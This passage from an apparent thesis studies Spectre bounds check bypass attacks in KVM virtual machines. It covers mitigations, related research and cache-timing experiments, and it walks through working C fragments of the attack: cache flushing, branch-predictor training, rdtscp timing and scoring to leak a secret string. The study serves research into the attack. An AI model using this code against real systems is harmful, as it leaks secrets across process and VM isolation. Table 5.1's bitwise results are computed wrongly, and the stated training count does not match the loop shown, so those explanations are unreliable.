Other proposed mitigations involve making updates to how a program is compiled. Speculative Load Hardening (SLH) modifies program binaries to include value masking or conditional control flow that ensures speculative loads cannot be used before their safety is confirmed [28]. LightSLH is a recently proposed mitigation that improves SLH by using a static analysis technique to identify and target only sensitive instructions, minimizing performance impact [28]. This is possible because LightSLH is able to estimate program execution and evaluate whether memory addresses involved in cache line indexing may carry sensitive information.

These findings prove that while many mitigations are effective, they often come with negative performance tradeoffs and are not proven to be fully effective against the attack. Also, despite these efforts, no commercial CPU currently offers complete hardware-based protection against Bounds Check Bypass attacks [2]. Unfortunately, older processors and OSs cannot take advantage of the newer defenses because the of the required microcode updates and performance degradation [2]. As a result, legacy systems and VMs running outdated OSs remain at elevated risk. The tradeoffs between performance and protection are why many systems continue to operate with incomplete protection, and bounds check bypass attacks remain exploitable.

Chapter 3

Literature Review

The study of the interaction between processor core configurations and system performance allows for further optimizations within computational efficiency. The papers within this chapter explore different aspects of multi-core processor behavior, including their impact on virtualization, cache efficiency, and execution time. Additionally, this chapter reviews research that aligns with this study's focus on analyzing the relationship between processor configurations, cache management, and performance implications. These papers provide the foundation for the topics discussed in this thesis.

3.1 Multi-Core Processor Performance and Efficiency

Research has consistently demonstrated that processor design influences execution efficiency. Fasiku et al. [8] evaluates execution efficiency and throughput differences between AMD and Intel dual-core processors. The study finds that Intel's Pentium Dual-Core Processor outperforms AMD's Turion II P520 Dual-Core Processor by 6.62% in execution time and 1.06 times in throughput, attributing this to faster core-to-core communication, dynamic cache sharing, and improved cache management. These findings demonstrate how cache design and core communication can lead to measurable differences in execution time.

Beyond execution efficiency, the implementation of multithreading techniques has been investigated as a means of improving task distribution and parallel execution. Gouda and Yugandhar [11] demonstrate that quad-core processors that have multithreading and shared memory architectures can reduce power consumption while maintaining execution speed. This research also noted an increase in performance bottlenecks, such as cache coherence issues and inter-core communication (ICC) latency, as the number of cores increases.

3.2 Virtualization and Multi-Core Processor Behavior

Virtualization has become a critical component of modern computing, allowing multiple VMs to share physical hardware resources efficiently. One key challenge in virtualized environments is cache contention and memory bandwidth limitations. Righini proves that adding more cores does not always result in proportional performance gains due to hypervisor scheduling inefficiencies, cache access latency, and Non-Uniform Memory Access (NUMA) effects creating bottlenecks [17]. Similarly, Chaturvedi and Gurunarayanan demonstrated that excessive core counts can lead to increased L2 cache misses, longer access latencies, and unpredictable process execution timing [4]. These findings are significant because variations in cache access timing are the primary mechanism used to determine the secret in the bounds check bypass attack. Since cache contention directly affects execution timing, these inconsistencies are exploitable by the attack.

3.3 Relevant Speculative Execution Attack Studies

The bounds check bypass attack represents a subset of the SEAs that exploit transient instructions executed after a bounds check, but before the branch resolution. The following studies offer additional context for understanding how this attack evolves and relates to other SEAs. Kocher et al. introduces speculative execution as a vulnerability in modern processors [13]. This paper is directly relevant because it outlines the broader category of SEAs, including the bounds check bypass variant. It provides the foundation for understanding mispredictions that occur during speculative execution and how the bounds check bypass attack exploits this occurrence to access the secret data.

Chowdhuryy et al. explores the role of branch prediction in information leakage during speculative execution [5]. While not focused on bounds checking, this research reveals how speculative branches within the Intel Skylake and Coffee Lake processors can leak data after they have already been squashed. Unlike bounds check bypass, their BranchSpec attack focuses on speculative branches modifying the branch pattern history table (BPHT). This distinction highlights the diverse pathways SEAs can exploit speculative execution, depending on the underlying microarchitectural behavior.

The following studies provide insights into how cache hierarchies can be manipulated to leak information in multi-core and virtualized environments in a similar manner as the bounds check bypass attack. Yarom and Falkner detail a cache attack that monitors shared memory pages between attacker and victim [26]. By using the $clflush$ instruction to evict data and measuring access times, the attacker can infer victim memory accesses with a FLUSH+RELOAD attack. This attack differs from the bounds check bypass attack because it

does not require speculative execution and instead relies on shared memory and access timing to detect data reuse. However, both techniques depend on cache timing analysis. This study is relevant because it highlights how low-level architectural features can be repurposed for side-channel attacks to determine the origins of the accessed data through timing.

Liu et al. performs an attack that depends on cache timing in fully virtualized environments, showing how attackers can extract secret data across VMs without shared memory [15]. This PRIME+PROBE method populates cache blocks with data and measures eviction rates caused by the victim. Unlike FLUSH+RELOAD, this technique does not require knowledge of physical addresses or shared memory. This thesis, which similarly evaluates leakage using the cache access times within a VM. The key similarity is the use of the cache, specifically the shared last-level caches (LLC), as a leakage vector.

These SEA studies complement the understanding of bounds check bypass attacks by reinforcing how cache access timing can be used as side-channel, enabling information leakage within areas that should not be accessible. The PRIME+PROBE study specifically demonstrates how shared caches can bypass virtualization security when combined with cache timing measurements. These findings are relevant to this study because they demonstrate the feasibility of exploiting speculative execution for information leakage in a VM. However, this thesis differs by focusing exclusively on the bounds check bypass attack while analyzing the impact of processor configurations, data structures used to architect different attack implementations, and execution timing on attack accuracy.

Chapter 4

System Design and Cache Analysis

This chapter outlines the experimental setup and cache analysis results of this research. The study evaluates four VM configurations where the number of vCPUs was varied to restrict each VM's use of available processor cores required to process the specified number of logical threads on the host machine. A vCPU represents a logical thread where two logical threads share one processor core on the physical machine through simultaneous multithreading (SMT). Apart from the number of vCPUs, all other VM configurations were identical. The hardware choice, virtualization platform, and operating systems that were chosen created a controlled environment to promote accurate findings with minimal ambiguity. This section describes the analysis techniques and hardware configurations used to analyze bounds check bypass attack implementations.

4.1 Virtual Machine Specifications

For this experiment, Kernel-based Virtual Machine (KVM) technology version 2.9 was used in conjunction with the Ubuntu 17.10 OS. The Ubuntu 17.10 OS was used to avoid mitigations that were implemented for bounds check bypass attacks after its discovery in January 2018. Four VMs were deployed with a different number of vCPUs and no internet connection. The following configurations were tested:

- 8 vCPUs: 8 logical threads mapped to 4 physical cores.
- 16 vCPUs: 16 logical threads mapped to 8 physical cores.
- 24 vCPUs: 24 logical threads mapped to 12 physical cores.
- 32 vCPUs: 32 logical threads mapped to 16 physical cores.

The host machine is equipped with the Intel® Xeon® Processor E5-2680 which has a base frequency of 2.70 GHz and an operating frequency reported by the CPU of 2699.998 MHz. This allows for dynamic performance scaling based on workload demands. The host machine has two 8-core processors, each having a hierarchical cache structure comprising of a 32K L1 data cache, 32K L1 instruction cache, and 4096K L2 cache per core with a 16384K L3 cache that is shared. Each cache level operates with a 64-byte cache line size, which defines the granularity of memory access.

The host machine allowed processor cores to be disabled and enabled within the BIOS. For each run only the number of cores required to allow processing with the specified number of vCPUs were enabled on the host machine (e.g., for 8 vCPUs only 4 of the 16 available cores were enabled on the host machine). By controlling the processor core configurations and isolating variables, the results can be unambiguously attributed to the effects of vCPU allocation and core availability. Memory (RAM), storage, and network interface devices were all identical between the two systems.

4.2 Cache Timing Analysis

Cache timing analysis is important for a successful bounds check bypass attack because an attacker relies on these subtle variations in memory access times to infer the secret. Cache timing analysis is used to measure the latency required to retrieve data from various levels of the cache and memory, allowing cache hit and miss behavior to be determined [3] [22]. Algorithm 2 contains a cache timing analysis script that mimics the implementation used in the actual attack for measuring the effects of noise on the number of cycles needed to retrieve data. The full implementation of the script can be found in Appendix A.1.

In virtualized environments, the challenges of shared resource contention are amplified. As mentioned in Section 2.2.5, VMs running on the same host may share processor caches and compete for resources. This occurrence can result in non-deterministic timing behavior due to context switching, interrupt handling, and scheduler noise. Even under seemingly idle conditions with no other applications running, these factors can cause fluctuations in access latency, affecting precision in memory operations that rely on consistent cache timing.

To measure the effects of noise on the timing measurement, process pinning is employed. Pinning, or setting processor affinity, is the act of binding a running process to a specific physical CPU core. This is done to reduce noise caused by the OS's scheduler while moving the process between cores. This occurrence is known as context switching. When a process is pinned to a core, its execution becomes more predictable because the interference from other processes or VMs that might share the same core and associated caches is reduced.

Algorithm 2 Cache Timing Analysis Pinned vs Non-Pinned Behaviors

```
1: procedure CACHE_TIMING_ANALYSIS
2:     function WARMUPCACHE(addr, array_size)  ▷ Write and cache data.
3:         i ← 0                                ▷ i will start at 0 in all for loops.
4:         for i < array_size do
5:             addr[i] ← (char) i
6:         end for
7:         for i < array_size do
8:             volatile char temp ← addr[i]
9:         end for
10:    end function
11:    function MEASUREACCESSTIME(addr)
12:        start ← __rdtscp(&junk)
13:        volatile char tmp ← *addr
14:        end ← __rdtscp(&junk)
15:        return end − start                   ▷ Cycles taken to load the byte.
16:    end function
17:    function PINTOCORE(core_id)
18:        CPU_ZERO(cpuset)
19:        CPU_SET(cpuset, core_id)
20:        if sched_setaffinity(0, sizeof(cpu_set_t), &cpuset) ≠ 0 then
21:            exit(1)                          ▷ The process could not be pinned.
22:        end if
23:    end function
24:    function MAIN(argc, argv)
25:        if argc = 2 then                     ▷ Pinning the process to a specified core.
26:            core_id ← atoi(argv[1])          ▷ Convert string to integer.
27:            PinToCore(core_id)
28:            is_pinned ← true
29:        else
30:            is_pinned ← false
31:        end if
32:        char data[64]
33:        num_tests ← 400
34:        for i < num_tests do
35:            WarmUpCache(data, data.size())
36:            cycles ← MeasureAccessTime(data)
37:        end for
38:    end function
39: end procedure
```

Data that resides in the cache typically requires fewer cycles to access (a cache hit). Alternately, data that has been evicted, resides in lower cache levels, or is in main memory takes longer to access (a cache miss). In a virtualized environment, process pinning can impact cache behavior. Even on freshly booted VMs with no background services or active network connections, the scheduler continues to manage tasks, occasionally migrating them across vCPUs or introducing interrupt handling. Interrupt handling is when the CPU temporarily pauses its current task and responds to an external event, allowing the system to respond to these events in a timely manner and manage concurrent operations. These subtle interferences can alter data access times, causing increased cache misses.




Figure 4.1: Box plot showing the distribution of cycles within each configuration.

Figure 4.2: Line graphs comparing the cycles taken for pinned and non-pinned cache timing analysis processes.

The results from this test illustrate the considerable impact of context switching and scheduler noise on the precision of memory access timing. Figure 4.1 and 4.2 illustrate the number of cycles taken for the pinned versus non-pinned cache timing analysis processes. The figures reinforce the effects of noise on the number of cycles needed to retrieve data from a memory location. The measurements taken when the process was not pinned are noisier and take an increased number of cycles compared to measurements taken while the process was pinned to a specific core. The distribution plots show tighter clustering of cycle values under pinned conditions, demonstrating reduced variance.

Table 4.1: Cache timing analysis statistics by vCPU configuration and pinning mode. **Note:** NP = Non-Pinned, P = Pinned.

Metric	8 vCPUs		16 vCPUs		24 vCPUs		32 vCPUs	
	NP	P	NP	P	NP	P	NP	P
Mean	85.2	83.3	96.7	83.4	109.9	84.7	88.9	84.6
Median	81.0	81.0	90.0	81.0	117.0	81.0	81.0	81.0
Std Dev	10.0	5.9	27.7	4.0	19.7	8.7	14.8	8.4
Hit Count	300	315	108	294	103	293	263	293
Miss Count	100	85	292	106	297	107	137	107
Hit Rate (%)	75.00	78.75	27.00	73.50	25.75	73.25	65.75	73.25
Mean Hit	81.0	81.0	79.1	81.0	81.0	81.0	81.0	81.0
Mean Miss	97.7	91.8	103.2	90.0	119.9	94.8	104.1	94.3

Table 4.1 presents statistical data comparing pinned and non-pinned execution modes across the four vCPU configurations. Similar to the attack, a cache hit threshold of 81 (one more cycle than the actual attack) was set during the gathering of these statistics to account of the overhead induced by the *rdtscp* timer. The differences in mean access cycles, standard deviation, and cache hit rates reveal clear trends. The non-pinned mode statistics exhibit

higher average cycle counts, increased standard deviation, and lower cache hit rates. These increased standard deviation values indicate greater fluctuation and noise in access times. This makes sense because some configurations have a cache hit rate of $25 - 27\%$ for measured accesses. Conversely, the pinned mode exhibits lower and more consistent mean cycles, reduced standard deviation, and substantially higher cache hit rates, nearly tripling in some cases (e.g., from 27.00% to 73.50% for 16 vCPUs).

These findings validate the hypothesis that context switching introduces significant overhead, increasing the likelihood of cache misses by evicting or polluting relevant cache lines before timing measurements can be taken. The hit vs. miss cycle averages also support this conclusion. In the non-pinned mode, cache misses consistently required significantly more cycles, and the mean miss time was considerably higher than in the pinned mode. For example, for the 24 vCPU configuration, the mean miss time dropped from 119.9 cycles (non-pinned) to 94.8 cycles (pinned). This reinforces the idea that pinning a process to a specific core improves cache retention, which is the length of time data remains stored in a cache before being evicted.

Chapter 5

Bounds Check Bypass Attack Performance Analysis

To measure the efficacy of the bounds check bypass attack, three implementations were tested: C [27], C++ using a priority queue (PQ) [25] for secret byte determination, and C++ using an unordered map. No changes were made to the C and C++ PQ implementations, as their effectiveness had already been validated in prior research [12] [13]. However, the C++ Map implementation was modified in this study to optimize memory access patterns and allow for faster byte determination. Even with the differences, the overall attack methods are largely consistent across all implementations.

The attack was executed on four different VMs with 8, 16, 24, and 32 vCPUs. All implementation were executed under identical conditions in a virtualized environment, with the primary performance metrics being attack accuracy and execution time. The goal of this research is to show the impact on attack success by scaling the number of vCPUs. This chapter provides an in-depth overview of the bounds check bypass attack.

5.1 Bounds Check Bypass Attack Implementation

The bounds check bypass attack follows a series of steps that take advantage of the way CPUs execute instructions speculatively and cache frequently accessed




Figure 5.1: Block diagram representing the retrieval of a byte of secret data using the bounds check bypass attack.

data. This section details the implementation of the bounds check bypass attack, highlighting both the shared attack flow and the differences across the three implementations. The C implementation of the attack will be the primary focus, because it demonstrated the best performance, accuracy, and simplicity. The C++ PQ and Map implementations are also discussed with comparisons highlighting their respective advantages and limitations. These implementations are used to further verify the results and illustrate how alternative data structures can impact attack performance.

5.1.1 General Attack Flow and Set Up

The bounds check bypass attack follows a structured sequence of steps to exploit speculative execution. While the core logic remains consistent across all implementations, differences in scoring mechanisms and data structures impact performance as discussed in section 5.1.3. The attack consists of four primary phases: (1) BPU training, (2) speculative out-of-bounds access, (3) cache timing analysis, and (4) secret byte determination using the highest scoring array index. Figure 5.1 shows the block diagram representation of these four phases that make up the base attack. These steps will happen per byte of secret data within all implementations. Across all implementations, the following components are declared for use within the attack:

Attack Set Up

```
#define CACHE_SLOT_COUNT 256
#define BYTES_PER_CACHE_SLOT 512
#define NUM_TRIES 999
#define CACHE_HIT_THRESHOLD 80

uint8_t array1[160] = {15, 93, 45, ... };
uint8_t array2[256 * 512];
char *secret = "Sachin@ES215*123";
```

- **CACHE_SLOT_COUNT (256):** This defines the number of possible blocks (slots) in the cache. Since the attack attempts to extract a single byte of data at a time, each byte value (0-255) gets a dedicated slot. This setup ensures that each byte maps to a unique cache line, making cache access timing differences easier to detect.

- **BYTES_PER_CACHE_SLOT (512):** Each cache slot consists of 512 bytes. This spacing is critical because it prevents cache collisions that

could interfere with accurate timing measurements by ensuring that different byte values map to separate cache lines.

- **NUM_TRIES (999):** The attack is repeated a maximum of 999 times per byte to improve accuracy. Since speculative execution can be inconsistent, multiple iterations allow the attacker to filter out noise and determine which byte is most likely apart of the secret data.

- **CACHE_HIT_THRESHOLD (80):** The number of cycles that determine if an access was a cache hit or a cache miss. If access time is less than or equal to eighty cycles, it is a cache hit, meaning the value was speculatively loaded. Otherwise, it is a cache miss, meaning the value was not speculatively accessed.

- *array*1 **(Victim Array):** This array contains random integer values that are used in the victim function's bounds check. The attacker manipulates this array to trigger speculative execution by accessing an out-of-bounds index.

- *array*2 **(Attacker Array):** This array is used as the side channel to leak secret data. Each byte is stored in a unique cache line within this array, allowing the attacker to perform cache timing analysis and infer the secret.

- **secret (Sachin@ES215*123):** This is the target sensitive information stored in memory. The goal of the attack is to extract this secret one byte at a time using speculative execution and cache timing analysis.

5.1.2 Attack Implementation

Evict Data Associated With the Attack From the Cache

```
_mm_clflush(&array2[i * BYTES_PER_CACHE_SLOT]);
```

At the start of the attack, the Attacker Array is flushed from the cache to evict all the slots that could possibly be associated with previous iterations of the attack.

Victim Function

```
void victim_function(size_t x) {
    if (x < array1_size) {
        temp &= array2[array1[x] * BYTES_PER_CACHE_SLOT];
    }
}
```

Train the BPU and Provide Out-of-Bounds Index

```
#define ATTACK_LEAP 6
size_t training_x = tries % array1_size;
size_t x;
for (j = N; j >= 0; j--) {
    _mm_clflush(&array1_size);
    // Delay loop for timing gap between operations
    for (volatile int z = 0; z < 100; z++) {}

    /* If j%6!=0, x = training_x
       If j%6==0, x = malicious_x  */
    x = ((j % ATTACK_LEAP) - 1) & ~0xFFFF;
    x = (x | (x >> 16));
    x = training_x ^ (x & (malicious_x ^ training_x));

    victim_function(x);
}
```

Next, the BPU is trained for T iterations, where T is equal to 30, to expect a consistent mix of in-bounds and out-of-bounds accesses. The code conditionally sets x to either a valid index ($training\_x$) or an out-of-bounds index ($malicious\_x$) using bitwise operations instead of explicit branching. $ATTACK\_LEAP$ is the number of iterations between each speculative out-

Table 5.1: Calculation of `x` Based on `j % ATTACK_LEAP`

`j`	`j % 6`	**Expression Result**	`x` **Assigned to**
6	0	`((0 - 1) & ~0xFFFF) = 0xFFFF`	`malicious_x`
5	5	`((5 - 1) & ~0xFFFF) = 0x0004`	`training_x`
4	4	`((4 - 1) & ~0xFFFF) = 0x0003`	`training_x`
3	3	`((3 - 1) & ~0xFFFF) = 0x0002`	`training_x`
2	2	`((2 - 1) & ~0xFFFF) = 0x0001`	`training_x`
1	1	`((1 - 1) & ~0xFFFF) = 0x0000`	`training_x`
0	0	`((0 - 1) & ~0xFFFF) = 0xFFFF`	`malicious_x`

Table 5.2: Computation of `training_x` where `array1_size = 16`

`tries`	`training_x = tries % array1_size`	**Result**
999	999 % 16	7
998	998 % 16	6
997	997 % 16	5
996	996 % 16	4
995	995 % 16	3
⋮	⋮	⋮
2	2 % 16	2
1	1 % 16	1

of-bounds access. In the C implementation, x is set to the *malicious_x* every sixth iteration ($j\%ATTACK\_LEAP == 0$), while the other five iterations use *training_x* to reinforce the branch predictor's expectation that the access will be valid. The calculations for these values are shown in Tables 5.1, 5.2, and 5.3. As depicted in Figure 5.2, this structure ensures that speculative execution incorrectly assumes x is valid, causing the CPU to speculatively load $array1[x]$ into the cache before the bounds check is resolved. The *malicious_x* is chosen such that the address of $array1[malicious\_x]$ is the desired secret byte.

The *malicious_x* index is repeatedly provided because there are cases

Table 5.3: Calculated `malicious_x` Values for Each Secret Byte Read

`uint8_t array1[160]` = {15, 93, 45, ...} `malicious_x = (size_t)(secret - (char*)array1) + M`		
Read Index (M)	**Secret Character**	`malicious_x`
0	S	160
1	a	161
2	c	162
3	h	163
4	i	164
5	n	165
6	@	166
7	E	167
8	S	168
9	2	169
10	1	170
11	5	171
12	*	172
13	1	173
14	2	174
15	3	175

where the BPU might not be mispredicted, meaning the data will not be speculatively loaded. This periodic reinforcement ensures that the BPU remains mispredicted long enough for a more consistent leakage of the secret data while maintaining a pattern that reduces detection risk. The value of the *secret byte* $\times$ 512 is used as index of $array2$. This is the side-channel leak which loads the slot corresponding to secret byte from $array2$, bringing it into the cache. Although the register containing the data for $array1[x]$ is discarded during the misprediction, the slot associated with $array2$ will still exist in the cache. This is because the microarchitectual state is not undone and the un-

modified *array*2 was already loaded into a cache slot. These steps ensure that once the cache timing analysis takes place, the accessing of this slot will be a cache hit.




Figure 5.2: Block diagram depicting how the attack speculatively access a secret byte and loads it into the cache.

Perform Cache Timing Analysis

```
for (i = 0; i < CACHE_SLOT_COUNT; i++) {
    mix_i = ((i * 167) + 13) & 255;
    addr = &array2[mix_i * BYTES_PER_CACHE_SLOT];

    time1 = __rdtscp(&junk);
    junk = *addr;
    time2 = __rdtscp(&junk) - time1;
    if (time2 <= CACHE_HIT_THRESHOLD &&
        mix_i != array1[tries % array1_size])
        results[mix_i]++;
}
```

As defined in Section 4.2, cache timing analysis uses the access speed of values to determine cache hits versus cache misses. The indices are scrambled in a pseudorandom way (mix_i) that ensures the result remains within the range [0, 255] to make the attack harder to detect and prevent cache prefetching so the array does not get loaded into the cache before they are actually used. This also avoids easy detection because it does not access memory sequentially, distributing memory accesses non-linearly, and ensuring more uniform cache eviction behavior that improves attack effectiveness. An example of how this math works is in Table 5.4. As each index from the attacker array is accessed, an *rdtscp* timer records the numbers of cycles the access takes by reading the current value of the processor's time-stamp counter.

Table 5.4: Pseudorandom Computation of `mix_i` Indices

i	mix_i = ((i * 167) + 13) & 255	result
0	((0 * 167) + 13) & 255	13
1	((1 * 167) + 13) & 255	180
2	((2 * 167) + 13) & 255	91
3	((3 * 167) + 13) & 255	2
4	((4 * 167) + 13) & 255	169
⋮	⋮	⋮
254	((254 * 167) + 13) & 255	186
255	((255 * 167) + 13) & 255	253

If the total cycles to access the byte from a memory location is less than or equal to $CACHE\_HIT\_THRESHOLD$, then the data was accessed via the cache. Every cache hit increments the score of the character within the *results* array. A higher score means the byte appeared more frequently as cache hits. The results are recorded across multiple executions (NUM_TRIES) to build

confidence in the guess. The attacker calculates an average score based on all recorded hits. The character with the highest score is selected as the leaked byte.

For the attack implementations in this paper, this process is repeated a maximum of 999 times. The array, $results[CACHE\_SLOT\_COUNT]$, accounts for each guessed byte (0-255) and stores the total score of each byte. The C implementation of this attack will break out of the loop before the 999 iterations are completed if the highest scored byte is $2 * Second\ Highest\ Byte + 5$. This indicates that the guessed byte is likely correct and no further iterations are necessary. The attack assumes the bytes are ASCII characters (as used in common passwords, keys, etc.) and only selects printable characters (32–126), as shown in Table 5.5, as the final byte determination. If the result is outside this printable range, it is replaced with a `'?'` in the final output to mark it as uncertain.

Determine Byte With the Highest Score

```
j = k = -1;
for (i = 0; i < CACHE_SLOT_COUNT; i++) {
    if (j < 0 || results[i] >=
    results[j]) {
        k = j;
        j = i;
    } else if (k < 0 || results[i] >=
    results[k]) {
        k = i;
    }
}
if (results[j] >= (2 * results[k] + 5)
|| (results[j] == 2 && results[k] ==
0))
    break;  /* Clear success if best
    is > 2*runner-up + 5 or 2/0) */
```

Final Secret Determination

```
size_t malicious_x = (size_t)(secret-
(char*)array1);
uint8_t value[2];
char guessed_secret[array1_size + 1];
guessed_secret[array1_size] = '\0';
int k = 0;
while (--len >= 0) {
    readMemoryByte(malicious_x++, value, score);
    guessed_secret[k] = value[0];
    printf("%s: ", (score[0] >= 2*score[1] ?
    "Success" : "Unclear"));
    printf("0x%02X='%c' score=%d    ", value[0],
        (value[0] > 31 && value[0] < 127 ?
        value[0] : '?'), score[0]);
    if (score[1] > 0)
        printf("(second best: 0x%02X score=%d)",
        value[1], score[1]);
    k++;
}
```

Dec	Hex	Char	Dec	Hex	Char	Dec	Hex	Char	Dec	Hex	Char
0	00	[NULL]	32	20	[SPACE]	64	40	@	96	60	`
1	01	[START OF HEADING]	33	21	!	65	41	A	97	61	a
2	02	[START OF TEXT]	34	22	”	66	42	B	98	62	b
3	03	[END OF TEXT]	35	23	#	67	43	C	99	63	c
4	04	[END OF TRANSMISSION]	36	24	$	68	44	D	100	64	d
5	05	[ENQUIRY]	37	25	%	69	45	E	101	65	e
6	06	[ACKNOWLEDGE]	38	26	&	70	46	F	102	66	f
7	07	[BELL]	39	27	’	71	47	G	103	67	g
8	08	[BACKSPACE]	40	28	(	72	48	H	104	68	h
9	09	[HORIZONTAL TAB]	41	29	)	73	49	I	105	69	i
10	0A	[LINE FEED]	42	2A	*	74	4A	J	106	6A	j
11	0B	[VERTICAL TAB]	43	2B	+	75	4B	K	107	6B	k
12	0C	[FORM FEED]	44	2C	,	76	4C	L	108	6C	l
13	0D	[CARRIAGE RETURN]	45	2D	-	77	4D	M	109	6D	m
14	0E	[SHIFT OUT]	46	2E	.	78	4E	N	110	6E	n
15	0F	[SHIFT IN]	47	2F	/	79	4F	O	111	6F	o
16	10	[DATA LINK ESCAPE]	48	30	0	80	50	P	112	70	p
17	11	[DEVICE CONTROL 1]	49	31	1	81	51	Q	113	71	q
18	12	[DEVICE CONTROL 2]	50	32	2	82	52	R	114	72	r
19	13	[DEVICE CONTROL 3]	51	33	3	83	53	S	115	73	s
20	14	[DEVICE CONTROL 4]	52	34	4	84	54	T	116	74	t
21	15	[NEGATIVE ACK.]	53	35	5	85	55	U	117	75	u
22	16	[SYNCHRONOUS IDLE]	54	36	6	86	56	V	118	76	v
23	17	[END OF TRANS. BLOCK]	55	37	7	87	57	W	119	77	w
24	18	[CANCEL]	56	38	8	88	58	X	120	78	x
